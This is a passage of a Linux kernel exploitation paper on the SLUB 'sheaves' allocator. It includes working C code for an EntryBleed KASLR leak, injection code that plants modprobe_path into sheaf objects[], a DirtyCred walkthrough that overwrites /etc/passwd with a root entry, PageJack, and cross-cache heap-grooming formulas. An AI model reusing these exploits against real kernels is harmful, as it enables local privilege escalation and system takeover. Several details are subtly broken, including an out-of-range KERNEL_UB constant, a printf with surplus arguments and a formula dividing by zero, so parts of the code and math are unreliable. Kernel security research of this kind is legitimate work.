#include <stdint.h>
#include <unistd.h>
#include <sched.h>
#include <sys/syscall.h>

#define ENTRY_SYSCALL_64_OFF 0x000080ULL
#define KERNEL_LB 0xffffffff80000000ULL
#define KERNEL_UB 0xfffffffffc00000000ULL
#define EB_STEP 0x200000ULL
#define EB_DUMMY 5
#define EB_ITERS 1000
#define EB_RUNS 5

static inline __attribute__((always_inline))
uint64_t rdtsc_begin(void) {
    uint64_t a, d;
    asm volatile(
        "mfence\n\t"
```

```

        "RDTSCP\n\t"
        "mov %%rdx, %0\n\t"
        "mov %%rax, %1\n\t"
        "xor %%rax, %%rax\n\t"
        "lfence\n\t"
        : "=r"(d), "=r"(a)
        :
        : "%rax", "%rbx", "%rcx", "%rdx");
    return (d << 32) | a;
}

static inline __attribute__((always_inline))
uint64_t rdtsc_end(void) {
    uint64_t a, d;
    asm volatile(
        "xor %%rax, %%rax\n\t"
        "lfence\n\t"
        "RDTSCP\n\t"
        "mov %%rdx, %0\n\t"
        "mov %%rax, %1\n\t"
        "mfence\n\t"
        : "=r"(d), "=r"(a)
        :
        : "%rax", "%rbx", "%rcx", "%rdx");
    return (d << 32) | a;
}

static void prefetch(void *p) {
    asm volatile(
        "prefetchnta (%0)\n\t"
        "prefetcht2 (%0)\n\t"
        :
        : "r"(p));
}

static uint64_t entrybleed(void) {
    uint64_t start = KERNEL_LB + ENTRY_SYSCALL_64_OFF;
    uint64_t end   = KERNEL_UB + ENTRY_SYSCALL_64_OFF;
    int n = (int)((end - start) / EB_STEP);
    static uint64_t acc[1024];

    for (int i = 0; i < n; i++)
        acc[i] = 0;
    for (int it = 0; it < EB_ITERS + EB_DUMMY; it++)
        for (int idx = 0; idx < n; idx++) {
            uint64_t test = start +
                (uint64_t)idx * EB_STEP;
            syscall(SYS_getgid);
            uint64_t t = rdtsc_begin();
            prefetch((void *)test);
            uint64_t delta = rdtsc_end() - t;
            if (it >= EB_DUMMY)
                acc[idx] += delta;
        }
    uint64_t best = ~0ULL, leaked = 0;
    for (int i = 0; i < n; i++) {
        uint64_t avg = acc[i] / EB_ITERS;
        if (avg < best) {
            best = avg;

```

```

        leaked = start + (uint64_t)i *
        EB_STEP;
    }
}

return leaked - ENTRY_SYSCALL_64_OFF;
}

int main(void) {
    cpu_set_t s;
    CPU_ZERO(&s);
    CPU_SET(0, &s);
    sched_setaffinity(0, sizeof(s), &s);
    uint64_t v[EB_RUNS];
    int nv = 0;
    uint64_t kbase = 0;
    printf("[*] EntryBleed KASLR leak (%d runs)...\n", EB_RUNS);
    for (int r = 0; r < EB_RUNS; r++) {
        uint64_t bb = entrybleed();
        printf("  run %d: 0x%llx\n", r, (unsigned long long)bb);
        if (bb >= KERNEL_LB && bb <= KERNEL_UB &&
            (bb & 0xffffffffULL) == 0)
            v[nv++] = bb;
    }
    int best_cnt = 0;
    for (int i = 0; i < nv; i++) {
        int cnt = 0;
        for (int j = 0; j < nv; j++)
            if (v[j] == v[i]) cnt++;
        if (cnt > best_cnt) { best_cnt = cnt; kbase = v[i]; }
    }
    printf("\n[+] kernel_base = 0x%llx\n",
        (unsigned long long)kbase, best_cnt, EB_RUNS);
    if (best_cnt == 0 || kbase < KERNEL_LB
        || kbase > KERNEL_UB) {
        printf("[-] KASLR leak failed\n");
        return 1;
    }
    return 0;
}

```

Getting kernel base :

```

-----
robohax@robohax-standardpc:~/Desktop/lab/exploit$ ./entrybleed
[*] EntryBleed KASLR leak (5 runs)...
  run 0: 0xffffffffbb000000
  run 1: 0xffffffffbb000000
  run 2: 0xffffffffbb000000
  run 3: 0xffffffffbb000000
  run 4: 0xffffffffbb000000

[+] kernel_base = 0xffffffffbb000000
-----

```

----[4.3 - SheafJack

-----[4.3.1 - What is SheafJack ?

Beyond conventional UAF reclaim, the sheaf header itself (cache pointer, size, objects[] FAM) is a write target.

I've invented an exotic exploitation technique, designed just for sheaves. This technique is called SheafJack ! Well, you don't have to use this technique, unless you have a special purpose. e.g : a hardened kernel without "sheaves patches".


For understanding this exotic technique, let's first see how heap allocated in kernel space :

n.b : kcalloc-256 is just an example.

=====

KERNEL "HEAP" (dynamic memory area)

=====



SheafJack : direct objects[] overwrite.

Based on above heap layout, you can tell that it's very rare that a regular UAF write primitive can reach the header or objects[], that's why this technique needs a preceding technique to build an arbitrary read and write primitives.

What's the point of using these techniques during UAF, if we just need to write to the dangling pointer ? e.g : when we use direct objects[] overwrite via reclaimed elastic object such as pipe_buffer, it means when we reclaim : we pop from pcs->main->objects[], we use the reclaimed pipe_buffer object to write back to pcs->main->objects[]. Doesn't this look like a recursive operation ? So, what are the reasons for using such exotic exploitation techniques ?

These exotic exploitation techniques are useful when :

- [1] We want to convert a single limited bug invocation into extended post state via sheaf.
- [2] We need some detection evasion specific to AARW patterns.
- [3] The target kernel is hardened kernel where many mitigations prevent many LPE methods. e.g : STATIC_USERMODEHELPER, RODATA_FULL, etc ...
- [4] The only viable way for LPE is when a useful object is located at different cache, hence we need to cross cache, but we do not want a complicated drain stage, we want the shortest path to achieve cross cache. The shortest path to cross cache is by direct objects[] overwrite.

SheafJack can not be achieved only by using a regular write primitives from a UAF write, I believe it's very rare for a regular UAF write primitives with a capability to overwrite the objects[] FAM.

Specific for SheafJack, this technique is only applicable when the cache is not affected by INIT_ON_ALLOC, see [3.4].

Since there are random kmalloc buckets and the attacker doesn't know where to write unless it has an arbitrary read primitive and of course this technique needs an arbitrary write primitive.

The core ideas for this technique :

- [1] Reclaim the UAF slot with an elastic object that can be used to build AARW. e.g : by using pipe_buffer Corrupting the page, offset, and len fields of pipe_buffer object allows building AARW. The ideal condition is when RANDOM KMALLOC CACHE doesn't affect our elastic object usage.
- [2] When the attacker gains arbitrary read primitives, what he needs is an ability to read the heap memory areas.
- [3] When the attacker is capable of read heap memory areas arbitrarily, what he needs is just to determine a heap address anchor for scanning range.
- [4] From that anchor scans the memory area for heap memory that might contain fingerprints for freed objects in objects[] FAM or the content of sheaf header (Sheaf Scanning).
- [5] For each sheaf candidate, perform one alloc or free and re-read the sheaf->size of each candidate. The candidate whose size is reduced is the current pcs->main CPU.
- [6] The next step depends on what we want to overwrite.

SheafJack requires AARW primitive that is very rare for a kernel bug to have that kind of primitive. That's why, you need to build AARW primitive by using any methods. e.g : elastic object, USMA, pagejack,etc ...

-----[4.3.2 - SheafJack & Deep Sheaf Poisoning

Let's see this structure :

```
-----
$ pahole -C slab_sheaf vmlinux
struct slab_sheaf {
    union {
        struct callback_head callback_head
            __attribute__((__aligned__(8))); /*      0      16 */
        struct list_head barn_list; /*      0      16 */
        struct {
            unsigned int capacity; /*      0      4 */
            bool pfmemalloc; /*      4      1 */
        }; /*      0      8 */
    };
};
```

```

} __attribute__((__aligned__(8)));      /*      0      16 */
struct kmem_cache *                    cache; /*      16      8 */
unsigned int                          size; /*      24      4 */
int                                    node; /*      28      4 */
void *                                objects[]; -----> SheafJack Target !
} __attribute__((__aligned__(8)));
-----

```

Our goal is to overwrite a pointer located at the top of objects[] FAM,
I meant this one : void *objects[];

For direct objects[] overwrite, here is an example
injection code :

```

-----
static int phase_inject(void) {
    int K = (int)((g_target_size < INJECT_K) ? g_target_size : INJECT_K);
    uint64_t tgt = (uint64_t)g_modprobe_va;
    printf("[*] inject &modprobe=0x%lx into sheaf 0x%lx objects[%u..%u]\n",
           g_modprobe_va, g_target_sheaf,
           g_target_size - 1, g_target_size - K);
    for (int k = 0; k < K; k++) {
        unsigned long slot = g_target_sheaf + SHEAF_OFF_OBJECTS +
                             (uint64_t)(g_target_size - 1 - k) * 8;
        if (arb_write(slot, &tgt, 8) < 0) {
            fprintf(stderr, "[-] inject slot %d failed: %s\n",
                    k, strerror(errno));
            return -1;
        }
    }
    printf("[+] injected %d slots\n", K);
    return 0;
}
-----

```

Basically, writing a single pointer to the top of objects[] FAM is enough.
But there might be some chances that other process might alloc an object
that will pop from the top of objects[] FAM. The consequence is that the
exploitation might not be reliable.

To make the exploitation much more reliable, I created a sub technique
called "Deep Sheaf Poisoning".

The core idea is by injecting multiple pointers from the top of objects[]
FAM.

See this loop ?

```

-----
for (int k = 0; k < K; k++) {
    unsigned long slot = g_target_sheaf + SHEAF_OFF_OBJECTS +
                         (uint64_t)(g_target_size - 1 - k) * 8;
    if (arb_write(slot, &tgt, 8) < 0) {
        fprintf(stderr, "[-] inject slot %d failed: %s\n",
                k, strerror(errno));
        return -1;
    }
}
-----

```

You don't have to use this technique for UAF exploitation since this

technique adds additional step beyond required steps for LPE. Unless on a specific case. e.g : a hardened kernel (without sheaf patches).

----[4.4 - Without Information Leak

The mechanism for same cache is simple. When the UAF write triggers, the previously allocated object is freed and becomes a dangling pointer.

When it's freed, the victim object is pushed into pcs->main sheaf objects[] FAM.

Since it's same cache, we need to reclaim the object with the same cache and allocation flags that still makes the new reclaimed object at the same cache just like the victim cache.

-----[4.4.1 - DirtyCred

In this paper, I'll cover about DirtyCred. There are 2 attack surfaces for DirtyCred :

#1 - Cred (struct cred object) The trigger is by spawning some suid binaries such as ping, sudo, etc. let's name this the first approach.

#2 - File (struct file) Here we open a privileged file as regular user. let's name this the second approach.

The second approach is much more elegant since it just needs to flip 4 bytes f_mode.

Linux has an asymmetry during file permission check :

- [1] When open(), the kernel will do a full inode_permission check. and the result will be saved as bitmask in file->f_mode.
- [2] When write(), the kernel is no longer checking the inode or cred, instead, it will just check for the previous f_mode bitmask saved at struct file.

See this code of vfs_write at fs/read_write.c line 668:

```
-----
ssize_t vfs_write(struct file *file, const char __user *buf,
                  size_t count, loff_t *pos)
{
    ssize_t ret;

    if (!(file->f_mode & FMODE_WRITE))
        return -EBADF;
    if (!(file->f_mode & FMODE_CAN_WRITE))
        return -EINVAL;
    if (unlikely(!access_ok(buf, count)))
        return -EFAULT;

    ret = rw_verify_area(WRITE, file, pos, count);
    if (ret)
        return ret;
    if (count > MAX_RW_COUNT)
        count = MAX_RW_COUNT;
    file_start_write(file);
    if (file->f_op->write)
        ret = file->f_op->write(file, buf, count, pos);
    else if (file->f_op->write_iter)
```

```

        ret = new_sync_write(file, buf, count, pos);
    else
        ret = -EINVAL;
    if (ret > 0) {
        fsnotify_modify(file);
        add_wchar(current, ret);
    }
    inc_syscw(current);
    file_end_write(file);
    return ret;
}
-----

```

There is no path that re-check the permission in that function.

Suppose it's a read only file like /etc/passwd. At this point it's very clear that if we can abuse the "TOCTOU", that's when we are able to swap the content of struct file after open() and before write(), we can have permissions that supposed not to be.

DirtyCred file path:

1. Open /tmp/foo with O_WRONLY, f_path=/tmp/foo
2. Trigger UAF in filp_cachep
3. Reclaim the slot with a new struct file that has f_path=/etc/passwd but keeps the FMODE_WRITE bit
4. write(fd, "root::0:0:...", n) -> vfs_write checks FMODE_WRITE (true) -> writes to /etc/passwd

The sweet spot for the second approach is a 4 bytes UAF write. Something like this (just like when we used syzkaller for fuzzing and read the KASAN report) :

```

-----
BUG: KASAN: slab-use-after-free in le_read_features_complete+0x5b/0x340
net/bluetooth/hci_sync.c:7344
Write of size 4 at addr ffff8880796b0010 by task kworker/u9:0/52
-----

```

It's just an example !

Why write of size of 4 is the best one ? Let's see :

```

-----
+--(robohax@robohax-20bws2ng00)-[/KERNEL/linux-7.0]
+-$ pahole -C file vmlinux | head -30
struct file {
    spinlock_t    f_lock __attribute__((__aligned__(4))); /* 0  4 */
    fmode_t       f_mode; /* 4  4 */
    const struct file_operations * f_op; /* 8  8 */
    =====TRUNCATED =====
}
-----

```

- f_lock is 4 bytes starts at offset 0x00.
- f_mode is 4 bytes starts at offset 0x04.
- f_op is 8 bytes starts at offset 0x08.

When the UAF write is write of size 4. We can safely start to write from offset 0x04 about 4 bytes.

We want to overwrite the f_mode with bitmask combination that give us the

full permission for the file :

```
-----
uint32_t fmode_root = FMODE_READ | FMODE_WRITE | FMODE_LSEEK
                      | FMODE_PREAD | FMODE_PWRITE |
                      FMODE_CAN_READ | FMODE_CAN_WRITE | FMODE_OPENED;
-----
```

Bitmasks :

```
-----
FMODE_READ      = 1 << 0   = 0x000001   = bit 0
FMODE_WRITE     = 1 << 1   = 0x000002   = bit 1
FMODE_LSEEK     = 1 << 2   = 0x000004   = bit 2
FMODE_PREAD     = 1 << 3   = 0x000008   = bit 3
FMODE_PWRITE    = 1 << 4   = 0x000010   = bit 4
FMODE_CAN_READ  = 1 << 17  = 0x200000   = bit 17
FMODE_CAN_WRITE = 1 << 18  = 0x400000   = bit 18
FMODE_OPENED    = 1 << 19  = 0x800000   = bit 19
-----
```

The combined bitmask value for full permission is :

```
-----
0x1 | 0x2 | 0x4 | 0x8 | 0x10 | 0x20000 | 0x40000 | 0x80000 = 0xE001F
-----
```

0xE001F is 4 bytes ! match to the size of f_mode.

What about 8 bytes UAF write ?

Please note that we do not want to corrupt the f_op (unless we want to try vtable_hijacking that will need KASLR leak). Since this paper isn't covering about vtable_hijacking, we won't bother with this one.

When the bug is 8 bytes UAF write, it's safer to start the write from offset 0x00.

Why ? if we happen to clobber the f_op with garbage data, The first 4 bytes will overwrite the f_lock and the next 4 bytes will overwrite f_mode.

write of size 8 @ offset 0x00:

```
-----
offset: | 0x00  f_lock      | 0x04  f_mode      | 0x08  f_op
        | (4B)          | (4B)              | (don't touch this
        |              |                   | unless
        |              |                   | you want a
        |              |                   | vtable_hijacking)
-----
|<----- 8 byte write footprint ----->|
-----
```

But when we start the f_mode write from offset 0x04, we will end up corrupting the f_op. Let's figure out what happens during vfs_write with f_op :

```
-----
0xfffffffffffac4bc948: mov     rdx, QWORD PTR [r13+0x8];(A) load file->f_op
0xfffffffffffac4bc954: mov     rax, QWORD PTR [rdx+0x20]; (B) load f_op->write
0xfffffffffffac4bc958: test    rax, rax
-----
```

```

0xfffffffffac4bc95b: je  0xfffffffffac4bc9d7; (try write_iter)
0xfffffffffac4bc95d: mov  rdx, r10
0xfffffffffac4bc960: mov  rcx, r12
0xfffffffffac4bc963: mov  rsi, rbx
0xfffffffffac4bc966: mov  rdi, r13
0xfffffffffac4bc969: call 0xfffffffffad29e000;(C) indirect call via thunk
-----

```

Suppose we overwrite f_op = 0 or any other garbage data, so :

```

-----
mov rdx, QWORD PTR [r13+0x8]
mov rax, QWORD PTR [rdx+0x20]
-----

```

rdx = 0 and then it will read at offset [rdx+0x20]

garbage data ? e.g : rdx = 0x00000000000060002, it will read [0x60022], our trash data.

We'll get page fault, something like this :

```

-----
BUG: unable to handle page fault for address: 0000000000000020
#PF: supervisor read access in kernel mode
#PF: error_code(0x0000) - not-present page
RIP: 0010:vfs_write+0xb4/0x...
-----

```

-----[4.4.2 - PageJack

PageJack is a novel page level UAF technique invented by Zhiyun Qian, Jinmeng Zhou, Jiayi Hu, Wenbo Shen.

The core implementation of this technique is by using a bridge object.

A bridge object is a kernel object that lives in generic caches (e.g : kmalloc-512), but this object should have a pointer to struct page.

e.g :

```

-----
struct pipe_buffer {
    struct page *page; ---> this is the pointer
    unsigned int offset, len;
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
-----

```

and many more ...

The steps for same cache UAF is simple :

- [1] spray bridge objects that located at the same cache with the victim object.
- [2] corrupt the page pointer. e.g : using 00B, UAF, etc
- [3] Free via one pipe, dangling pointer on another pipe. Attacker closes the pipe connected to pipe_buffer1. Kernel calls free_page() on page2 then the page is returned to the buddy allocator. But pipe_buffer2 still holds a pointer to the freed page2, it's a dangling pointer.
- [4] Reclaim the freed page using a critical object. e.g : struct cred,

```
struct file
```

[5] And finally... overwrites via the pipe (pipe_buffer2).

This technique doesn't need information leak, why ?

#1 - This technique doesn't require ROP chain, JOP chain, or any other fucking return oriented chains.

#2 - The page pointer corruption uses partial or relative overwrite

#3 - Once the page UAF obtained, the attacker can get read primitives. e.g : reading from the pipe (if he uses pipe_buffer).

--[5 - Cross Cache Exploitation in Sheaves Architecture

----[5.1 - Technical Background

-----[5.1.1 - Slab Page Order

It's very important to understand slab page order, since this one is related to later calculations.

SLUB doesn't allocate memory for individual objects from the buddy allocator. Instead, it requests physical pages from the buddy allocator and then partitions those pages into uniformly sized objects. This collection of pages is called a slab.

So how many objects are there in a slab ? it depends on the size of the object and the order that is chosen for that cache.

Formula for objects per-slab :

objects = (PAGE_SIZE << order) / size

- order is number of pages (power of 2).
- PAGE_SIZE = 4096 (for x86_64)
- size --> object size (with some padding & metadata)

Example of calculations:

- kmalloc-256 with order 0 (1 page)

slab_size = 4096 << 0 = 4096 bytes
objects = 4096 / 256 = 16 objects per slab

- kmalloc-512 with order 1 (2 pages)

slab_size = 4096 << 1 = 8192 bytes
objects = 8192 / 512 = 16 objects per slab

In linux 7.0, the code for the kernel to determine the order is located at mm/slub.c (line 7366)

static inline int calculate_order(unsigned int size)
{

```

    unsigned int order;
    unsigned int min_objects;
    unsigned int max_objects;
    unsigned int min_order;

    min_objects = slub_min_objects;
    if (!min_objects) {
        unsigned int nr_cpus = num_present_cpus();
        if (nr_cpus <= 1)
            nr_cpus = nr_cpu_ids;
        min_objects = 4 * (fls(nr_cpus) + 1);
    }
    max_objects = max(order_objects(slub_max_order, size), 1U);
    min_objects = min(min_objects, max_objects);
    min_order = max_t(unsigned int, slub_min_order,
        get_order(min_objects * size));
    if (order_objects(min_order, size) > MAX_OBJS_PER_PAGE)
        return get_order(size * MAX_OBJS_PER_PAGE) - 1;
    for (unsigned int fraction = 16; fraction > 1; fraction /= 2) {
        order = calc_slab_order(size, min_order, slub_max_order,
            fraction);
        if (order <= slub_max_order)
            return order;
    }
    order = get_order(size);
    if (order <= MAX_PAGE_ORDER)
        return order;
    return -ENOSYS;
}

```

Parameters that affect the order:

[1] slub_min_objects
based on boot params or nr_cpu_ids

[2] slub_max_order
based on boot params

[3] slub_min_order
based on object size

[4] fragmentation threshold
hardcoded at calculate_order()

-----[5.1.2 - From Sheaves to Buddy - The Math

A cross cache exploitation is when the victim object and the reclaimed object are from different cache. Just like linux kernel 6 before sheaves, cross cache reclaim is via buddy allocator. The reclaimed object is from different cache.

We use cross cache, when one of these conditions is met:

- #1- The victim object is located at dedicated cache.
- #2- No useful object for LPE is located in the same cache. (e.g : a function pointer bearing object for control flow hijack, or an attacker readable elastic object for an info leak). Under CONFIG_RANDOM_KMALLOC_CACHES,

"same cache" means the same randomized bucket, determined by allocation call site.

When the vulnerability is located in a generic cache and we want to target objects like cred and file objects that are located in dedicated cache, we need to cross cache.

In sheaves architecture, return-to-buddy can be achieved using free spree to drain the sheaf, saturate the barn, causing the slab to be discarded and returned to buddy.

Basically we need to go through this code path for returning to buddy:

```
-----
free_to_pcs (mm/slub.c:5763)
|
pcs->main->size == sheaf_capacity?
|
__pcs_replace_full_main (mm/slub.c:5641)
|
barn_replace_full_sheaf (mm/slub.c:3208)
|
nr_full >= MAX_FULL_SHEAVES (=10) -> -E2BIG
|
sheaf_flush_unused(spare) (mm/slub.c:2928)
|
__kmem_cache_free_bulk
|
build_detached_freelist (per slab)
|
__slab_free (mm/slub.c:5470)
|
if (!new.inuse && n->nr_partial >= s->min_partial)
|
goto slab_empty -> remove_partial -> discard_slab
|
__free_pages -> buddy
-----
```

From the glasses of a mathematician, here are the generic steps in order to return-to-buddy from sheaf layer:

- [1] - Fill the pcs->main
- [2] - Fill the pcs->spare
- [3] - Saturate the barn
- [4] - Drive the flush and discard slab

General calculations (depends on sheaf capacity):

- [1] The main sheaf is full :
main_full = cap

- [2] Spare sheaf is filled :
spare_filled = cap + 1

- [1] When the barn is saturated ?

```
-----
k_flush_1 = (MAX_FULL_SHEAVES + 1) * cap + 1
-----
```

e.g :

kmalloc-cg-64, cap = 60 :

k_flush_1 = 11 x 60 + 1 = 661 free events

[2] When the slab will be discarded ? the condition based on code:

!new.inuse && n->nr_partial >= s->min_partial

Calculation :

k_gate ~ (MAX_FULL_SHEAVES + 1 + n_flush) * cap + 1

n_flush is the number of flush event to open the gate

n_flush comes from :

n_flush = ceil(min_partial / (floor(cap/0) + 1))

If we want to simplify the sheaf from buddy mechanism, Suppose we have 2 inputs and 2 outputs.

The first initial input is the "object size", and from that we just determine 4 possible sheaf capacities : 4, 12, 28, and 60.

Ok, so now, we have 2 kinds of inputs :

- [1] the object size
- [2] the sheaf capacity

And we have to get these outputs :

- [1] how many free(s) ?
- [2] how is the end state ?

And those 2 based on some states that matters :

- [1] main->size
- [2] spare->size
- [3] barn->nr_full
- [4] slab->inuse and n->nr_partial

main->size--> spare->size--> barn->nr_full--> (slab->inuse, n->nr_partial)
[cap] [cap] [MAX_FULL] [discard condition]

Ok, after the simplification, we'll see about that :

Step 1 - Fill pcs->main

free = cap
End state: (cap, -, 0)

Step 2 - Fill pcs->spare

free = 1 (cumulative = cap + 1)
End state: (1, cap, 0)

Step 3 - Saturate the barn (no flush yet)

```
free = 10 * cap (cumulative = 11 * cap + 1 = k_barn_full)
End state: (1, cap, 10).
    Barn at MAX_FULL_SHEAVES, no flush yet.
    The last barn push used
    alloc_empty_sheaf + barn_put_full_sheaf,
    not sheaf_flush_unused.
```

Step 4 - Drive flushes and discard the target slab

```
free = n_flush * cap (cumulative = (11 + n_flush) * cap + 1 = k_gate)
End state : return-to-buddy
```

```
Each flush sends cap objects through
sheaf_flush_unused -> __kmem_cache_free_bulk
-> __slab_free.
After enough flushes, a target slab
hits !new.inuse && n->nr_partial >= s->min_partial
and is discarded to buddy.
```

We just simplified something that looks complicated into something that looks simple.

That's all for the math, next .. we'll engineer some methods to successfully return-to-buddy from sheaves caching layer.

-----[5.1.3 - Cross Cache - Volume Overflow Technique

The core of this technique is based on basic mathematical observation that the sheaves pipeline has a capacity limit. This method is not deterministic and based on probability.

So, if we free more objects above this capacity, the overflow will go through this pipeline until it goes to __slab_free() that discards slab to buddy allocator.

Basically this technique is allocating a huge number of victim objects then free them all until it overflows the pipeline until successfully return to buddy, and then we use a larger number of reclaimer objects.

So, this is the simplest method !

The steps for this technique :

- [1] Groom the victim objects
- [2] Free all the victim objects
- [3] Cross Cache Reclaim

The basic :

```
pipeline_capacity = (1 + 1 + MAX_FULL_SHEAVES) * sheaf_capacity
```



The target of this volume overflow is using brute force method to achieve `__free_slab` as the path to return-to-buddy.

- Example Case

[1] Victim Cache

- `kmalloc-rnd-NN-512`
- object size = 512 bytes
- flag : `GFP_KERNEL`

[2] Reclaimer Cache

- `kmalloc-cg-512`
- object size = 512 bytes
- flag : `GFP_KERNEL_ACCOUNT`

In order to successfully return to buddy, we want to achieve these 2 conditions :

- Condition 1 : `inuse == 0`
Slab is empty.

- Condition 2 : `nr_partial >= min_partial`
Number of partial slabs > `min_partial`.

where `min_partial = 5`

The sheaves capacity is 28, it's straightforward :

```
-----  
336 = (1 + 1 + 10) x 28  
-----
```

- 10 for barn
- 1 for main sheaf
- 1 for spare sheaf

The number of objects that stuck in sheaves layer is 336.

Exploit parameters :

- `NGROOM = 960`
(the numbers of victim objects sprayed)
- `NSPRAY = 1200`
(the number of reclaimer objects)
- `sheaf_capacity = 28`
- `objects per slab = 8`

So :

- Number of slabs created = 120
(comes from $960/8$)
- 336 objects are stuck in pipeline
- 624 objects overflow goes to `__slab_free`

n.b : The numbers used for steps
are just example specific
for this case.

Volume Overflow Cross Cache Steps :

```
>>>=====
# STEP 1 - Groom the victim objects
-----
for (i = 0; i < NGROOM; i++)
    alloc(victim_object);
-----
```

We allocate 960 victim object

```
>>>=====
# STEP 2 - Free all the victim objects
-----
for (i = 0; i < NGROOM; i++)
    free(victim_object);
-----
```

We free all 960 victim objects.
At this point :

336 objects are stuck in sheaf layer, it will make main, spare and barn full.

Some Practical Considerations :

1. In practice, objects stuck in sheaves are not neatly concentrated. They are spread across many slabs due to the allocation order and the main-spare swap pattern.
2. The `nr_partial` threshold (`nr_partial >= min_partial`). Even when slab is empty it will be discarded when `nr_partial >= min_partial`. At the start of the free process, `nr_partial` is still low (0 or less), so the first empty slabs are not discarded. They are added to the partial list. Only after the partial list is filled with at least 5 slabs does the next empty slab follow the path `slab_empty -> discard`.

This reduces the effective number of slabs returned to the buddy by a few slabs (depending on how quickly `nr_partial` increases).

Ok, back again with the step, this is what happens next : When object 337 is freed, `free_to_pcs()` will detect that the main is full, hence it will do `__pcs_replace_full_main()`, but since spare is also full, it will try to enter the barn, but since barn is also full (`nr_full = 10`), it will return `-E2BIG` instead of new full sheaf.

`-E2BIG` will trigger `sheaf_flush_unused()` So object 337-object 960 has overflow the sheaf layer and goes to slab.

In order to return-to-buddy
we want to achieve :
`inuse == 0`
and
`nr_partial >= min_partial`

The `nr_partial >= min_partial` is harder to achieve using this technique. So the condition is probability.

Based on the calculation, 624 objects will go to slab, so it should be 78 slabs.

But since the condition is not deterministic, we can't determine the exact number, so it's a probability that 60-78 slabs goes to buddy.

```
>>>=====
# STEP 3 - Cross Cache Reclaim
```

```
-----
for (i = 0; i < NSPRAY; i++)
    alloc(reclaimer_object);
-----
```

We allocate 1200 reclaimer objects. We use a higher number than the `NGROOM` with the hope that we successfully reclaim a victim object.

That's all for the steps for this naive approach !

Weakness of this technique:

- [1] we can not predict which slab is going to be discarded. So there is a possibility that the victim object is still in the sheaf layer.

- [2] it's very hard to control nr_partial
- [3] NGROOM number has to be high.
- [4] NSPRAY number has to be high since there are so many random slabs that discarded to buddy need to be covered.
- [5] Hot cache condition increases probability. When the cache has some partial slabs from the previous activities, the object to groom can be mixed with other objects in those partial slabs.

Well, I don't think this technique is interesting since this technique is similar to brute force and use probability too much.

>>>=====

-----[5.1.4 - Cross Cache - Complete Free Technique

This one is actually not the original complete free from cross-x, what I did is just making an adaptation of complete free from cross-x for slub sheaves architecture.

Compared to Volume Overflow Technique which frees a large number of objects and hopes enough slabs become empty randomly, this technique constructs calculated layout slots based on four formulas derived from the SLUB sheaves parameters of kernel 7.0.

The complete free for slub sheaves uses some parameters :

- [1] Pipeline saturation capacity
(main+spare+barn).

```

N_SAT  = (2 + MAX_FULL_SHEAVES) * sheaf_capacity
        = (2 + 10) * cap
        = 12 * cap

```

- [2] Push count to until nr_partial >= min_partial.
(triggers 2 flush events after saturation)

```

N_RAISE_PARTIAL = 2 * cap

```

- [3] Total pre-target burner for : saturate + raise. (freed before the target objects to ensures discard condition is already met when target slab arrives)

```

N_BURNER_PRE  = N_SAT + N_RAISE_PARTIAL
                = (12 * cap) + (2 * cap)
                = 14 * cap

```

- [4] Post-target burner. (triggers the flush event that processes the sheaf containing Victim and Filler objects. 5 * over-provisioned for CPU preemption tolerance)

```

N_BURNER_POST = 5 * cap

```

- [5] Total grooming allocation.

```

NGROOM_TOTAL  = V_COUNT + F_COUNT + N_BURNER_PRE + N_BURNER_POST

```

- V_COUNT is the number of victim object(s)
- F_COUNT is the number of filler object(s)

These formulas, combined with a slot layout that places the target (V) and filler (F) objects on the first slabs, ensure that the target slab will definitely become empty (`inuse == 0`) at the moment when `nr_partial >= min_partial`.

Complete Free for Sheaves divides the NGR00M into 4 functional pools, allocated sequentially, check this layout :

```

-----
| Pool V (VICTIM) [0..V_COUNT-1]
| |-- Objects that become dangling pointers after free
| |-- V_COUNT chosen per exploit needs (8 for single slab,
| |   64 for DirtyCred multi-slab scan)
| |-- Occupies slab 0..ceil(V_COUNT/OPS)-1
|
| Pool F (FILLER) [V_COUNT..V_COUNT+F_COUNT-1]
| |-- Completes the last slab shared between V and F
| |-- F_COUNT = OPS - (V_COUNT mod OPS) if V mod OPS != 0
| |           or 0 if V mod OPS == 0
| |-- Guarantees ALL slabs containing V become
| |   fully freeable (inuse -> 0 when V+F are freed)
|
| Pool BURNER_PRE [V+F..V+F+N_BURNER_PRE-1]
| |-- 14 * cap objects
| |-- When freed: saturate pipeline + raise nr_partial
| |-- Occupies slabs after V+F (no overlap with target)
|
| Pool BURNER_POST [V+F+BPRES..V+F+BPRES+BPOST-1]
| |-- 5 * cap objects
| |-- When freed: trigger flush that discards target slab
| |-- Occupies the last slabs in the layout
|
-----

```

OPS = objects per-slab

cap = sheaf capacity

The free sequence (order is critical):

1. BURNER_PRE --> saturate pipeline + raise `nr_partial >= 5`
2. V (TARGET / VICTIM) --> dangling pointer is here
3. V_rest + F --> complete target slab --> enters sheaf
4. BURNER_POST --> trigger flush --> target slab to buddy
5. SPRAY cache B -> reclaim page from buddy (cross cache)

Examples :

`kmalloc-rnd-512`, `cap=28`, `OPS=8`

